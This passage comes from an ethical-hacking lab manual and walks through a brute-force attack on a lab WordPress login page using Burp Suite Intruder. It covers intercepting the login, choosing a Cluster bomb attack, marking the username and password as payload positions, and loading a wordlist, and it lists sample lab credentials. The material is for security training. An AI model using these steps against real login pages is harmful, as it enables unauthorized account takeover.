


Figure 2.1.8: Create burp suite project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.




Figure 2.1.9: Burp suite configuration

21. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.1.10: Burp Suite main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.1.11: Check intercept is on

23. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.




Figure 2.1.12: Enter random credentials

24. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.




Figure 2.1.13: Enter random credentials

26. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

27. Observe the target host and port values in the **Host** and **Port** fields.




Figure 2.1.14: Intruder tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Perform a Brute-force Attack

28. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the left-pane to clear the default payload values.




Figure 2.1.15: Positions tab under the Intruder tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




Figure 2.1.16: Selecting Attack type as a Cluster bomb

30. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 23** and click **Add §** from the left-pane.

31. Similarly, select the password value entered in **Step 23** and click **Add §** from the left-pane.

Note: Here, the username and password are **admin** and **password**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.17: Adding payload values

32. Once the username and password payloads are added. The symbol '**§**' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.




Figure 2.1.18: Selected payload values

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
34. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.
36. Navigate to **CEHv11 Module 14 Hacking Web Applications** and copy the **Wordlist** folder.




Figure 2.1.19: Copy Wordlist folder

37. Paste the **Wordlist** folder into the **/home/attacker/Desktop** directory, as shown in the screenshot.




Figure 2.1.20: Paste Wordlist folder in the root directory

38. Switch back to the **Burp Suite** window.
39. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
40. Under the **Payload Options [Simple list]** section, click the **Load...** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.21: Selected payload values

41. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **username.txt** file, and click the **Open** button.

